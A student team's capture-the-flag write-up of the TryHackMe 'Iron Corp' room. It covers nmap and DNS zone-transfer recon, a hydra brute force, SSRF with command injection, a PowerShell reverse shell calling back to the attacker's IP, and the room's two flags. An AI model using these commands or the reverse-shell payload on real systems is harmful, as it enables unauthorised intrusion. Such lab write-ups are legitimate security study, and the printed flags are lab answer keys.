

# PenTest 2

## Iron Corp

### OraOraOra

#### Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

## Recon and Enumeration

Members Involved: Izzul and Hakeem

Tools used: Nmap, Dig, Hydra

## Thought Process and Methodology and Attempts:

First Hakeem put IP Address to etc/hosts file and execute the file


```
(kali@kali)-[~]
$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 10.10.57.113 -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 09:49 EDT
Nmap scan report for 10.10.57.113
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp    open  msrpc        Microsoft Windows RPC
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: WIN-8VMBKF3G815
  NetBIOS_Domain_Name: WIN-8VMBKF3G815
  NetBIOS_Computer_Name: WIN-8VMBKF3G815
  DNS_Domain_Name: WIN-8VMBKF3G815
  DNS_Computer_Name: WIN-8VMBKF3G815
  Product_Version: 10.0.14393
  System_Time: 2022-08-02T13:50:44+00:00
ssl-cert: Subject: commonName=WIN-8VMBKF3G815
Not valid before: 2022-08-01T13:08:46
Not valid after: 2023-01-31T13:08:46
ssl-date: 2022-08-02T13:50:52+00:00; +9s from scanner time.
8080/tcp   open  http         Microsoft IIS httpd 10.0
  http-methods:
    _ Potentially risky methods: TRACE
  _http-title: Dashtrème Admin - Free Dashboard for Bootstrap 4 by Codervent
  _http-server-header: Microsoft-IIS/10.0
11025/tcp  open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
  http-methods:
    _ Potentially risky methods: TRACE
  _http-title: Coming Soon - Start Bootstrap Theme
  _http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8s, deviation: 0s, median: 8s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.21 seconds
```

Then Hakeem tries to access the port 8080 , but there is no functionality that can serve him.




So he try open the port 53 where you can see list of sub-domain or information that relevant

After that Hakeem found two subdomains that are running internally.

```
(kali@kali) [~]
$ dig @10.10.48.170 ironcorp.me axfr
; <<>> DiG 9.17.19-3-Debian <<>> @10.10.48.170 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600  IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600  IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600  IN      A        127.0.0.1
internal.ironcorp.me. 3600  IN      A        127.0.0.1
ironcorp.me.      3600  IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 227 msec
;; SERVER: 10.10.48.170#53(10.10.48.170) (TCP)
;; WHEN: Tue Aug 02 11:04:56 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

He tries to access the port but none of them he can access because it is protected by basic authentication.



Izzul tried to open the admin.ironcorp.me but it needed a password.


To get the username and password for the web page, Izzul uses hydra to brute force the password. By using 'rockyou.txt' with hydra, Izzul gets the password = 'password123'.

```
(kali@kali)-[~]
$ hydra -l admin -P /home/kali/Desktop/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 09:19:42
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1296.00 tries/min, 1296 tries in 00:01h, 14343103 to do in 184:28h, 16 active
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 09:20:50
```

### Final Result:


After inputting the password, Izzul can access the page with the One Piece background.



Izzul tested to see what sort of vulnerabilities the website was exposed to, and found out it was SSRF.



By abusing the vulnerability, Izzul gets the name of a user.






## **Initial Foothold**

**Members Involved:** Haikal

**Tools used:** Burp suite, Mozilla Firefox, Terminal

### **Thought Process and Methodology and Attempts:**

If we continue to enumerate, we can find the content of the drive E which can be a location to upload the reverse shell.



Haikal made his own http server and made a powershell reverse shell using the code made by nishan.

(<https://github.com/vulnware/powershell-reverse-shell/blob/master/powershell%20tcp%20reverse%20shell.ps1>)





```
1211103141@kali: ~  
File Actions Edit View Help  
GNU nano 5.9 hacks.ps1 *  
$client = New-Object System.Net.Sockets.TCPClient('10.8.7.229',1234);$stream = $client.GetStream  
<$st,0,$st.Length)}  
  
File Name to Write: hacks.ps1  
^G Help M-D DOS Format M-A Append M-B Backup File  
^C Cancel M-M Mac Format M-P Prepend ^T Browse
```


Haikal uses the repeater and decoder from Burp Suite to upload and run the powershell reverse shell into the remote device. He uses a proxy to intercept the request and send the codes to the repeater.

```
1211103141@kali: ~  
Burp Project Intruder Repeater Window Help  
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger  
Intercept HTTP history WebSockets history Options  
Request to http://admin.ironcorp.me:11025 [10.10.193.231]  
Forward Drop Intercept is on Action Open Browser  
Pretty Raw Hex [Icons]  
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1  
2 Host: admin.ironcorp.me:11025  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=  
8 Connection: close  
9 Upgrade-Insecure-Requests: 1  
10 Cache-Control: max-age=0  
11  
12
```


Then, he encodes the following plain text into the url and uses it to replace the url in repeater. If we check at the dir page, the shell is already in the directory.



Next, Haikal encodes the following plain text into the url and uses it to replace the url in repeater to activate the powershell reverse shell. Make sure to make a listener first.







### Final Result:

The netcat listener managed to catch it and Haikal managed to get into the remote machine. After changing the directory, Haikal finds the user.txt and sees its content with cat command.

```
(1211103141@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.8.7.229] from (UNKNOWN) [10.10.193.231] 50252

PS E:\xampp\htdocs\internal>
```

```
PS C:\users\administrator> cd desktop
PS C:\users\administrator\desktop> ls

Directory: C:\users\administrator\desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          3/28/2020  12:39 PM             37 user.txt

PS C:\users\administrator\desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\desktop>
```

## **Root Privilege Escalation**

**Members Involved:** Haikal

**Tools used:** Netcat, Terminal

### **Thought Process and Methodology and Attempts:**

Haikal noticed the user superadmin, and suspects that the root.txt is in it.

```
PS C:\users> ls

Directory: C:\users

Mode                LastWriteTime         Length Name
----                -
d-----         4/11/2020   4:41 AM             Admin
d-----         4/11/2020  11:07 AM      Administrator
d-----         4/11/2020  11:55 AM        Equinox
d-r-----         4/11/2020  10:34 AM         Public
d-----         4/11/2020  11:56 AM        Sunlight
d-----         4/11/2020  11:53 AM      SuperAdmin
d-----         4/11/2020   3:00 AM          TEMP
```

### **Final Result:**

Since Haikal can't change his directory into the superadmin, he just uses cat command towards the directory into the root.txt.

```
PS C:\users> cat superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users> █
```

### **Contributions**

<b>ID</b>	<b>Name</b>	<b>Contribution</b>	<b>Signatures</b>
1211103141	Muhammad Haikal Afiq Bin Rafingei	Gain the initial foothold and manage to get both flags.	<i>Haikal</i>
1211103148	Muhamad Izzul Iqbal Bin Ismail	Did some recon and enumeration by using hydra. Edit the video presentation.	<i>Izzul</i>
1211103830	Hakeem Bin Aminudin	Did some recon and enumeration by using nmap and dig. Record the video presentation.	<i>Hakeem</i>

VIDEO LINK: [https://youtu.be/488LxRE\\_-BE](https://youtu.be/488LxRE_-BE)